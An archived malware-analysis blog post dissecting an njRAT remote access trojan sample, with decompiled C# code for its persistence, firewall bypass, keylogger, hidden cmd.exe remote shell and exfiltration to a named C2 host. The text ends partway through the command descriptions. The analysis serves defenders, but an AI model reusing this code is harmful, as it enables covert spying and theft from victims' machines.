

Just another analysis of the njRAT malware – A step-by-step approach – CYBER GEEKS

Published: 2021-11-30 · Archived: 2026-04-05 15:38:06 UTC

Summary

njRAT (Bladabindi) is a .NET RAT (Remote Access Trojan) that allows attackers to take control of an infected machine. This malware has been used by APT actors in targeted attacks in Colombia (<https://www.welivesecurity.com/2021/01/12/operation-spalax-targeted-malware-attacks-colombia/>), by SideCopy (<https://blog.talosintelligence.com/2021/07/sidecopy.html>) and has been distributed via phishing emails (<https://labs.k7computing.com/index.php/malspam-campaigns-download-njrat-from-paste-sites/>). The version number in our analysis is 0.6.4 and the campaign ID is “splitgateukrayna”. The following commands have been implemented: “proc”, “rss”, “rs”, “rsc”, “kl”, “inf”, “prof”, “rn”, “inv”, “ret”, “CAP”, “P”, “un”, “up”, “RG”. njRAT can also act as a keylogger because it records the pressed keys in a file which can be exfiltrated using the “kl” command. The rest of the commands will be explained in great detail in the Technical analysis section.

Analyst: [@GeeksCyber](#)

Technical analysis

Disclaimer: We’re aware that there are some njRAT builders available that can be used to generate executables however, we’re not interested in these tools, and we’ve performed the analysis with zero knowledge from those.

SHA256: 833f86074592648c0a758098e34ab605a2b922d94dbab7141e2ce87acec03c35

The analysis has been performed using dnSpy.

The malware tries to open a mutex called “49e91d08e684b1770e0cefa60401157a” using the OpenExisting method. If the mutex already exists, the process exits:

```
57     {
58         IL_D7:
59         Mutex.OpenExisting(OK.RG);
60         ProjectData.EndApp();
61     }
// Token: 0x04000006 RID: 6
public static string RG = "49e91d08e684b1770e0cefa60401157a";
```

Figure 1

A new mutex named “49e91d08e684b1770e0cefa60401157a” is created by calling the Mutex constructor:

```
63     {
64         bool flag = false;
65         OK.MT = new Mutex(true, OK.RG, ref flag);
66         if (!flag)
67         {
68             ProjectData.EndApp();
69         }
70     }
```

Figure 2

The path for the executable file that started the application is compared with “%AppData%\services64.exe”. The malware authors implemented a function called “CompDir”, which compares the name of the files and the name of the directories:

```
483     if (!OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\\" + OK.EXE.ToLower())))
1655     // Token: 0x04000004 RID: 4
1656     public static string EXE = "services64.exe";
1657
1658     // Token: 0x04000005 RID: 5
1659     public static string DR = "AppData";
1685     // Token: 0x0400000E RID: 14
1686     public static FileInfo LO = new FileInfo(Application.ExecutablePath);
```

Figure 3

```
449     // Token: 0x0600001B RID: 27 RVA: 0x00002B04 File Offset: 0x00000D04
450     private static bool CompDir(FileInfo F1, FileInfo F2)
451     {
452         if (Operators.CompareString(F1.Name.ToLower(), F2.Name.ToLower(), false) != 0)
453         {
454             return false;
455         }
456         DirectoryInfo directoryInfo = F1.Directory;
457         DirectoryInfo directoryInfo2 = F2.Directory;
458         while (Operators.CompareString(directoryInfo.Name.ToLower(), directoryInfo2.Name.ToLower(), false) == 0)
459         {
460             directoryInfo = directoryInfo.Parent;
461             directoryInfo2 = directoryInfo2.Parent;
462             if (directoryInfo == null & directoryInfo2 == null)
463             {
464                 return true;
465             }
466             if (directoryInfo == null)
467             {
468                 return false;
469             }
470             if (directoryInfo2 == null)
471             {
472                 return false;
473             }
474         }
475         return false;
476     }
```

Figure 4

If the above file exists (“services64.exe”), it’s deleted using the Delete function:

```
487     if (File.Exists(Interaction.Environ(OK.DR) + "\\\" + OK.EXE))
488     {
489         File.Delete(Interaction.Environ(OK.DR) + "\\\" + OK.EXE);
490     }
```

Figure 5

The initial executable file is copied to “%AppData%\services64.exe”. The new file is executed using the Start method, and the current process exits:

```
491     File.Copy(OK.LO.FullName, Interaction.Environ(OK.DR) + "\\\" + OK.EXE, true);
492     Process.Start(Interaction.Environ(OK.DR) + "\\\" + OK.EXE);
493     ProjectData.EndApp();
```

Figure 6

The binary sets the environment variable “SEE_MASK_NOZONECHECKS” to 1, which removes the open file security warnings:

```
502 {  
503     Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);  
504 }
```

Figure 7

A new program-based exception is added to Windows Firewall using netsh (the program being the newly created executable):

```
509 {  
510     Interaction.Shell(string.Concat(new string[]  
511     {  
512         "netsh firewall add allowedprogram \"",  
513         OK.LO.FullName,  
514         "\" \"",  
515         OK.LO.Name,  
516         "\" ENABLE"  
517     })), AppWinStyle.Hide, false, -1);  
518 }
```

Figure 8

A new entry called “49e91d08e684b1770e0cefa60401157a” is added to the Run registry key. This represents a persistence mechanism, and the malware will run whenever the current user logs on:

```
525 {  
526     OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\"");  
527 }  
1706 // Token: 0x04000015 RID: 21  
1707 public static string sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
```

Figure 9



Figure 10

There is a 2nd persistence mechanism that is not enabled in the malware. It would copy the executable to the Startup folder, as shown below:

```
539     if (OK.IsF)  
540     {  
541         try  
542         {  
543             File.Copy(OK.LO.FullName, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\" + OK.RG + ".exe", true);  
544             OK.FS = new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\" + OK.RG + ".exe", FileMode.Open);  
545         }  
546         catch (Exception ex6)  
547         {  
548         }  
549     }
```

Figure 11

The RAT initializes a new instance of the Thread class by specifying the ThreadStart method:

```
72     Thread thread = new Thread(new ThreadStart(OK.RC), 1);  
73     thread.Start();
```

Figure 12

A new TcpClient object is created by the executable. The malware establishes a connection to the C2 server 44gang44.duckdns[.]org (dynamic DNS service) on port 2222:

```
1489         OK.C = new TcpClient();
1490         Thread.Sleep(1000);
1491         OK.C.Connect(OK.H, Conversions.ToInteger(OK.P));
1492         OK.Cn = true;
1664         // Token: 0x04000007 RID: 7
1665         public static string H = "44gang44.duckdns.org";
1666
1667         // Token: 0x04000008 RID: 8
1668         public static string P = "2222";
```

Figure 13

The volume serial number for the C drive is extracted using the GetVolumeInformation API:

```
408         {
409             string text = Interaction.Environ("SystemDrive") + "\\";
410             string text2 = null;
411             int nVolumeNameSize = 0;
412             int num = 0;
413             int num2 = 0;
414             string text3 = null;
415             int number;
416             OK.GetVolumeInformation(ref text, ref text2, nVolumeNameSize, ref number, ref num, ref num2, ref text3, 0);
417             result = Conversion.Hex(number);
418         }
```

Figure 14

The file retrieves the computer name and user name using the GetComputerName and GetUserName functions:

```
224         public static string MachineName
225         {
226             get
227             {
228                 new EnvironmentPermission(EnvironmentPermissionAccess.Read, "COMPUTERNAME").Demand();
229                 StringBuilder stringBuilder = new StringBuilder(256);
230                 int num = 256;
231                 if (Win32Native.GetComputerName(stringBuilder, ref num) == 0)
232                 {
233                     throw new InvalidOperationException(Environment.GetResourceString("InvalidOperation_ComputerName"));
234                 }
235                 return stringBuilder.ToString();
236             }
237         }
```

Figure 15

```
893         public static string UserName
894         {
895             get
896             {
897                 new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserName").Demand();
898                 StringBuilder stringBuilder = new StringBuilder(256);
899                 int capacity = stringBuilder.Capacity;
900                 Win32Native.GetUserName(stringBuilder, ref capacity);
901                 return stringBuilder.ToString();
902             }
903         }
```

Figure 16

The last write time of the executable is obtained from the LastWriteTime property, as highlighted in figure 17:

```
213         public static string FR()
214         {
215             string result;
216             try
217             {
218                 result = OK.LO.LastWriteTime.ToString("yyyy-MM-dd");
219             }
220             catch (Exception ex)
221             {
222                 result = "unknown";
223             }
224             return result;
225         }
```

Figure 17

The full operating system name is retrieved from the OSFullName property:

```
148 {
149     text += OK.F.Info.OSFullName.Replace("Microsoft", "").Replace("windows", "Win").Replace("®", "").Replace("™", "").Replace(" ", " ").Replace(" Win", "Win");
150 }
```

Figure 18

njRAT determines the architecture of the system by checking the existence of the “Program Files (x86)” directory (it only exists on 64-bit systems):

```
170 {
171     if (Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles).Contains("x86"))
172     {
173         text = text + " x64" + OK.Y;
174     }
175     else
176     {
177         text = text + " x86" + OK.Y;
178     }
179 }
```

Figure 19

The capGetDriverDescriptionA API is utilized to check for the existence of a Webcam:

```
322 public static bool Cam()
323 {
324     checked
325     {
326         try
327         {
328             int num = 0;
329             for (;;)
330             {
331                 short wDriver = (short)num;
332                 string text = Strings.Space(100);
333                 int cbName = 100;
334                 string text2 = null;
335                 if (OK.capGetDriverDescriptionA(wDriver, ref text, cbName, ref text2, 100))
336                 {
337                     break;
338                 }
339                 num++;
340                 if (num > 4)
341                 {
342                     goto Block_3;
343                 }
344             }
345             return true;
346             Block_3:;
347         }
348         catch (Exception ex)
349         {
350         }
351         return false;
352     }
353 }
```

Figure 20

GetForegroundWindow is used to get a handle to the foreground window (the window with which the user is currently working). The GetWindowText function copies the text of the foreground window’s title bar into a buffer. GetWindowThreadProcessId is used to retrieve the thread’s identifier that created the foreground window, along with the process’ identifier that created the window. The result of the function is represented by the MainWindowTitle property of the process extracted before, which is Base64 encoded:

```

356     public static string ACT()
357     {
358         checked
359         {
360             string result;
361             try
362             {
363                 IntPtr foregroundWindow = OK.GetForegroundWindow();
364                 if (foregroundWindow == IntPtr.Zero)
365                 {
366                     string text = " ";
367                     result = OK.ENB(ref text);
368                 }
369                 else
370                 {
371                     int windowTextLength = OK.GetWindowTextLength((long)foregroundWindow);
372                     string text2 = Strings.StrDup(windowTextLength + 1, "");
373                     OK.GetWindowText(foregroundWindow, ref text2, windowTextLength + 1);
374                     int num;
375                     OK.GetWindowThreadProcessId(foregroundWindow, ref num);
376                     if (num == 0)
377                     {
378                         result = OK.ENB(ref text2);
379                     }
380                     else
381                     {
382                         try
383                         {
384                             string text = Process.GetProcessById(num).MainWindowTitle;
385                             result = OK.ENB(ref text);
386                         }
387                         catch (Exception ex)
388                         {
389                             result = OK.ENB(ref text2);
390                         }
391                     }
392                 }
393             }
394         }
395     }
396
397     // Token: 0x0600000F RID: 15 RVA: 0x0002690 File Offset: 0x0000890
398     public static string ENB(ref string s)
399     {
400         byte[] bytes = Encoding.UTF8.GetBytes(s);
401         return Convert.ToBase64String(bytes);
402     }
403
404     // Token: 0x06000010 RID: 16 RVA: 0x00026B4 File Offset: 0x00008B4
405     public static string DEB(ref string s)
406     {
407         byte[] bytes = Convert.FromBase64String(s);
408         return Encoding.UTF8.GetString(bytes);
409     }

```

Figure 21

The malware creates the “HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a” registry key:

```

197     {
198         foreach (string text5 in OK.F.Registry.CurrentUser.CreateSubKey("Software\\" + OK.RG, RegistryKeyPermissionCheck.Default).GetValueNames())
199         {
200             if (text5.Length == 32)
201             {
202                 text4 = text4 + text5 + ",";
203             }
204         }
205     }

```

Figure 22

The buffer that contains the following information is sent to the C2 server:

- Base64 of Campaign ID + volume serial number
- Computer name
- User name
- Last write time of the malicious file
- Operating system name + system’s architecture
- Whether a Webcam is detected
- njRAT Version
- Base64 of the main window title of the process

```

|lv|'|c38saXRnYXRldWtyYXluV9BMcH5QUQyRg==|'|DESKTOP-2[REDACTED]|'|[REDACTED]|'|2021-11-18|'|'|Win 10 EnterpriseSP0 x64|'|No|'|0.6.4|'|..|'|
|ZG5TcHkgdjYUw544ICgzMl1iaXQsIC50RVQsIERlYnVnZ21uZykw|'|'|[endof]

```

Figure 23

The C2 response is copied into a buffer using the Receive method:

```

1525         if (OK.C.Available != 0)
1526         {
1527             OK.b = new byte[OK.C.Client.Available - 1 + 1];
1528             int num = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
1529             if (num <= 0)
1530             {
1531                 break;
1532             }
1533             OK.MeM.Write(OK.b, 0, num);
    
```

Figure 24

The C2 server was emulated using FakeNet. The binary expects a response that contains instructions separated by the “|” separator. Multiple commands are implemented by njRAT, as we’ll describe later on:

```

586     public static void Ind(byte[] b)
587     {
588         string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
589         checked
590         {
591             try
592             {
593                 string left = array[0];
594                 if (Operators.CompareString(left, "proc", false) == 0)
595                 {
596                     string left2 = array[1];
597                     if (Operators.CompareString(left2, "~", false) == 0)
598                     {
    
```

Figure 25

Keylogger functionalities

Every pressed key is compared with multiple function/special keys:

```

146     key
147     {
148         if (k == Keys.F1 || k == Keys.F2 || k == Keys.F3 || k == Keys.F4 || k == Keys.F5 || k == Keys.F6 || k == Keys.F7 || k == Keys.F8 || k == Keys.F9 || k == Keys.F10 || k == Keys.F11 || k == Keys.F12 || k == Keys.End || k == Keys.Delete || k == Keys.Back)
149         {
150             result = "[" + k.ToString() + "]";
151         }
152         else if (k == Keys.LShiftKey || k == Keys.RShiftKey || k == Keys.Shift || k == Keys.ShiftKey || k == Keys.Control || k == Keys.ControlKey || k == Keys.RControlKey || k == Keys.LControlKey || k == Keys.Alt)
153         {
154             result = "";
155         }
156         else if (k == Keys.Space)
157         {
158             result = " ";
159         }
160         else if (k == Keys.Return || k == Keys.Return)
161         {
162             if (this.Logs.EndsWith("[ENTER]\r\n"))
163             {
164                 result = "";
165             }
166             else
167             {
168                 result = "[ENTER]\r\n";
169             }
170         }
171         else if (k == Keys.Tab)
172         {
173             result = "[TAB]\r\n";
174         }
175         else if (flag)
176         {
177             result = kl.VKCodeToUnicode((uint)k).ToUpper();
178         }
    
```

Figure 26

If the keys aren’t function/special keys, they’re mapped from virtual-key code into a scan code or character value by calling the MapVirtualKey function. GetKeyboardLayout is utilized to retrieve the active input locale identifier. The ToUnicodeEx API is utilized to translate the virtual-key code and keyboard state to the corresponding Unicode character:

```

112         int wScanCode = kl.MapVirtualKey(VKCode, 0U);
113         IntPtr foregroundWindow = kl.GetForegroundWindow();
114         int num = 0;
115         int windowThreadProcessId = kl.GetWindowThreadProcessId(foregroundWindow, ref num);
116         IntPtr dwHkl = (IntPtr)kl.GetKeyboardLayout(windowThreadProcessId);
117         kl.ToUnicodeEx(VKCode, wScanCode, lpKeyState, stringBuilder, 5, 0U, dwHkl);
118         return stringBuilder.ToString();
    
```

Figure 27

The GetAsyncKeyState API is utilized to determine whether a key is up or down:

```

215         int num2 = 0;
216         do
217         {
218             if (kl.GetAsyncKeyState(num2) == -32767)
219             {
220                 Keys k = (Keys)num2;
221                 string text = this.Fix(k);
222                 if (text.Length > 0)
223                 {
224                     this.Logs += this.AV();
225                     this.Logs += text;
226                 }
227                 this.lastKey = k;
228             }
229             num2++;
230         }
    
```

Figure 28

The window title of the process where the input is detected is also included in the logs file:

```

59         IntPtr foregroundWindow = kl.GetForegroundWindow();
60         int processId;
61         kl.GetWindowThreadProcessId(foregroundWindow, ref processId);
62         Process processById = Process.GetProcessById(processId);
63         if (((foregroundWindow.ToInt32() == this.LastAV & Operators.CompareString(this.LastAS, processById.MainWindowTitle, false) == 0) | processById.MainWindowTitle.Length == 0))
64         {
65             this.LastAV = foregroundWindow.ToInt32();
66             this.LastAS = processById.MainWindowTitle;
67             return string.Concat(new string[]
68             {
69                 "\n\u0001",
70                 this.HI(),
71                 "\n",
72                 processById.ProcessName,
73                 "\n",
74                 this.LastAS,
75                 "\u0001\u0001\n"
76             });
77         }
78     }
79 }
    
```

Figure 29

The binary creates a file called “services64.exe.tmp” in the same directory, where the keylogger data is stored. The WriteAllText method is utilized to populate the file:

```

232         if (num == 1000)
233         {
234             num = 0;
235             int num3 = 20480;
236             if (this.Logs.Length > num3)
237             {
238                 this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
239             }
240             File.WriteAllText(this.LogsPath, this.Logs);
241         }
    
```

Figure 30

An example of a log file is displayed in figure 31:




Figure 31

Now we describe the commands implemented by njRAT.

“proc” command

Case 1 – “proc|’|’~” (OK.Y == |’|’) – retrieve information about the current process and the other running processes

The current process ID is retrieved and sent to the C2 server by calling the GetCurrentProcess function. The number of processes running on the host is also transmitted to the C2 server:

```
599 OK.Send(string.Concat(new string[]
600 {
601     "proc",
602     OK.Y,
603     "pid",
604     OK.Y,
605     Conversions.ToString(Process.GetCurrentProcess().Id)
606 });
607 Process[] processes = Process.GetProcesses();
608 OK.Send(string.Concat(new string[]
609 {
610     "proc",
611     OK.Y,
612     "~",
613     OK.Y,
614     Conversions.ToString(processes.Length)
615 });
```

Figure 32

The malware extracts the description of the files using the FileVersionInfo.FileDescription property, and then encodes it using the Base64 algorithm. For each process, a string that contains the process ID, the full path to the process, and the encoded file description (if available), is constructed:

```
624
625
626     string text2 = "";
627     try
628     {
629         string text3 = process.MainModule.FileVersionInfo.FileDescription;
630         text2 = OK.ENB(ref text3);
631     }
632     catch (Exception ex)
633     {
634     }
635     text = string.Concat(new string[]
636     {
637         text,
638         OK.Y,
639         Conversions.ToString(process.Id),
640         "~",
641         process.MainModule.FileName,
642         "~",
643         text2
644     });
```

Figure 33

In the case of Windows processes, the execution flow is different however, the scope is the same:

```
645     catch (Exception ex2)
646     {
647         string[] array3 = new string[7];
648         array3[0] = text;
649         array3[1] = OK.Y;
650         array3[2] = Conversions.ToString(process.Id);
651         array3[3] = "~";
652         array3[4] = process.MainModule.FileVersionInfo.FileName;
653         array3[5] = "~";
654         string[] array5 = array3;
655         int num2 = 6;
656         string text3 = process.MainModule.FileVersionInfo.FileDescription;
657         array3[num2] = OK.ENB(ref text3);
658         text = string.Concat(array3);
659     }
660     catch (Exception ex3)
661     {
662     }
663     string text4 = "";
664     try
665     {
666         string text3 = FileVersionInfo.GetVersionInfo(Interaction.Environment("windir") + "\\system32\\" + process.ProcessName + ".exe").FileDescription;
667         text4 = OK.ENB(ref text3);
668     }
669     catch (Exception ex4)
670     {
671     }
672     if (File.Exists(Interaction.Environment("windir") + "\\system32\\" + process.ProcessName + ".exe"))
673     {
674         FileInfo fileInfo = new FileInfo(Interaction.Environment("windir") + "\\system32\\" + process.ProcessName + ".exe");
675         text = string.Concat(new string[]
676         {
677             text,
678             OK.Y,
679             Conversions.ToString(process.Id),
680             "~",
681             fileInfo.FullName,
682             "~",
683             text4
684         });
685     }
```

Figure 34

The buffer that contains the concatenation of the strings computed above is exfiltrated to the C2 server:

```

700         if (num == 10)
701         {
702             num = 0;
703             Thread thread = new Thread(delegate(object a0)
704             {
705                 OK.Send(Conversions.ToString(a0));
706             }, 1);
707             thread.Start("proc" + OK.Y + "!" + text);
708             text = "";
709         }
710     }
711     if (Operators.CompareString(text, "", false) != 0)
712     {
713         OK.Send("proc" + OK.Y + "!" + text);
714     }
715 }
716 else if (Operators.CompareString(left2, "k", false) == 0)
717 {
718     int num3 = 2;
719     int num4 = array.Length - 1;
720     for (int j = num3; j <= num4; j++)
721     {
722         try
723         {
724             Process.GetProcessById(Conversions.ToInteger(array[j])).Kill();

```

name	Value	Type
b	byte[0x000000CE]	byte[]
array	string[0x0000000C]	string[]
num	0x00000000	int
processes	System.Diagnostics.Process[0x00000049]	System.Diagnostics.Pro
text	@' ' 1572,C:\Users\ \AppData\Roaming\services64.exe, ' 3540,C\...	string

Figure 35

Case 2 – “proc|’|k|’|<Process ID>” – kill a process

The process that corresponds to the process ID transmitted by the C2 server is stopped by calling the Kill method. If successful, the malware sends a custom message to the server, otherwise it sends an exception message:

```

723     {
724         Process.GetProcessById(Conversions.ToInteger(array[j])).Kill();
725         OK.Send(string.Concat(new string[]
726         {
727             "proc",
728             OK.Y,
729             "RM",
730             OK.Y,
731             array[j]
732         }));
733     }

```

Figure 36

Case 3 – “proc|’|kd|’|<Process ID>” – kill a list of processes and delete the module files

Firstly, the binary repeats the same procedure from above. It also extracts the full path to the process:

```

756     Process process2 = Process.GetProcessById(Conversions.ToInteger(array[k]));
757     try
758     {
759         text5 = process2.MainModule.FileVersionInfo.FileName;
760     }
761     catch (Exception ex6)
762     {
763         try
764         {
765             text5 = process2.MainModule.FileName;
766         }
767         catch (Exception ex7)
768         {
769         }
770     }
771     process2.Kill();
772     OK.Send(string.Concat(new string[]
773     {
774         "proc",
775         OK.Y,
776         "RM",
777         OK.Y,
778         array[k]
779     }));

```

Figure 37


```

875     OK.Pro = new Process();
876     OK.Pro.StartInfo.RedirectStandardOutput = true;
877     OK.Pro.StartInfo.RedirectStandardInput = true;
878     OK.Pro.StartInfo.RedirectStandardError = true;
879     OK.Pro.StartInfo.FileName = "cmd.exe";
880     OK.Pro.OutputDataReceived += new DataReceivedEventHandler(OK.RS);
881     OK.Pro.ErrorDataReceived += new DataReceivedEventHandler(OK.RS);
882     OK.Pro.Exited += delegate(object a0, EventArgs a1)
883     {
884         OK.ex();
885     };
886     OK.Pro.StartInfo.UseShellExecute = false;
887     OK.Pro.StartInfo.CreateNoWindow = true;
888     OK.Pro.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
889     OK.Pro.EnableRaisingEvents = true;
890     OK.Send("rsc");
891     OK.Pro.Start();
892     OK.Pro.BeginErrorReadLine();
893     OK.Pro.BeginOutputReadLine();
    
```

Figure 41

The RAT retrieves a late-bound value called “Data”, which represents the StandardError/StandardOutput of the cmd.exe process that is Base64 encoded and sent to the C2 server:

```

554     private static void RS(object a, object e)
555     {
556     try
557     {
558         string str = "rs";
559         string y = OK.Y;
560         string text = Conversions.ToString(NewLateBinding.LateGet(e, null, "Data", new object[0], null, null, null));
561         string str2 = OK.ENB(ref text);
562         NewLateBinding.LateSetComplex(e, null, "Data", new object[]
563         {
564             text
565         }, null, null, true, false);
566         OK.Send(str + y + str2);
567     }
568     catch (Exception ex)
569     {
570     }
571     }
    
```

Figure 42

The output of the cmd.exe process can be seen in the network traffic:

```

|lv|'|c3BsaXRnYXRldWtyYXluYV9BMkM5QUQyRg==|'|DESKTOP-██████████|'|██████████|'|2021-11-18|'|'|'|Win 10 EnterpriseSP0
x64|'|No|'|0.6.4|'|..|'|ZG5TcHkgdjYUMS44ICgzMiiiaXQsIC50RVQsIERlYnVnZ2luZyK=|'|[endof]rsc[endof]rs|'|
TWljcm9zb2Z0IFdpbmRvd3MgW1ZlcnNpb24gMTAuMC4xNjI5OS4zMDI1[endof]rs|'|
KGMpIDIwMTcgTWljcm9zb2Z0IENvcnBvcnF0aW9uLiBBbGwgcm1naHRzIHJlc2VydmVkJG==[endof]rs|'|[endof]
    
```

Figure 43

Figure 44 displays the cmd.exe process as the child of the initial process (Process Hacker tool):

dnSpy.exe	3132	ASLR	Medium	287.6 MB	DESKTOP-██████████	dnSpy
services64.exe	1572	ASLR	Medium	19.09 MB	DESKTOP-██████████	
cmd.exe	288	ASLR	Medium	1.84 MB	DESKTOP-██████████	Windows Command Processor
conhost.exe	5748	ASLR	Medium	5.08 MB	DESKTOP-██████████	Console Window Host

Figure 44

In the case of a Process.Exited event, the “ex” function just sends the string “rsc” to the C2:

```

574     private static void ex()
575     {
576     try
577     {
578         OK.Send("rsc");
579     }
580     catch (Exception ex)
581     {
582     }
583     }
    
```

Figure 45

“rs|’|<Base64 command>” command – send a command to be executed by the hidden command prompt

The C2 server can specify a command that is decoded using the Base64 algorithm, which is given as input to the cmd.exe process created earlier:

```
896     {
897         OK.Pro.StandardInput.WriteLine(OK.DEB(ref array[1]));
898     }
899     else if (Operators.CompareString(left, "rsc", false) == 0)
0 %
Name      Value      Type
-----
array     (string[0x0000000C])  string[]
array[0]  "rs"       string
array[1]  "aXBjb25maWc="      string
```

Figure 46

It’s important to mention that the malware performs sanity checks and sends an exception message to the C2 if any error occurs in any case:

```
1314     catch (Exception ex19)
1315     {
1316     try
1317     {
1318         OK.Send(string.Concat(new string[]
1319         {
1320             "ER",
1321             OK.Y,
1322             array[0],
1323             OK.Y,
1324             ex19.Message
1325         }));
1326     }
1327     catch (Exception ex20)
1328     {
1329     }
1330 }
```

Figure 47

“rsc” command – kill the hidden command prompt created earlier

The command prompt process created earlier is killed by the RAT:

```
901     try
902     {
903         OK.Pro.Kill();
904     }
905     catch (Exception ex13)
906     {
907     }
908     OK.Pro = null;
```

Figure 48

“kl” command – exfiltrate the keylogger’s log file

The content of the Logs variable, which is the output of the keylogger described above, is Base64 encoded and exfiltrated to the C2 server:

```
911     {
912         OK.Send("kl" + OK.Y + OK.ENB(ref OK.kq.Logs));
913     }
```

Figure 49

“inf” command – retrieve information about the volume serial number and malware configuration (C2 server, process name, etc.)

The file checks the “HKCU\Software\49e91d08e684b1770e0cefa60401157a\vn” registry value, which doesn’t exist at this time. The binary extracts again the volume serial number for the C drive and combines it with the following information: C2 server, C2 port number, the AppData folder, the name of the executable, and the process name. The resulting string is transmitted to the C2:




Figure 50

“prof” command

Case 1 – “prof|’|~|’|<RegistryValue>|’|<Data>” – create a registry value in a specific registry key

The malware creates a value under “HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a” and writes some data to it:




Figure 51

Case 2 – “prof’|’|!’|’|<RegistryValue>|’|’|<Data>”- create a registry value in a specific registry key and retrieve the “!” registry value

The binary repeats the same operation from above:

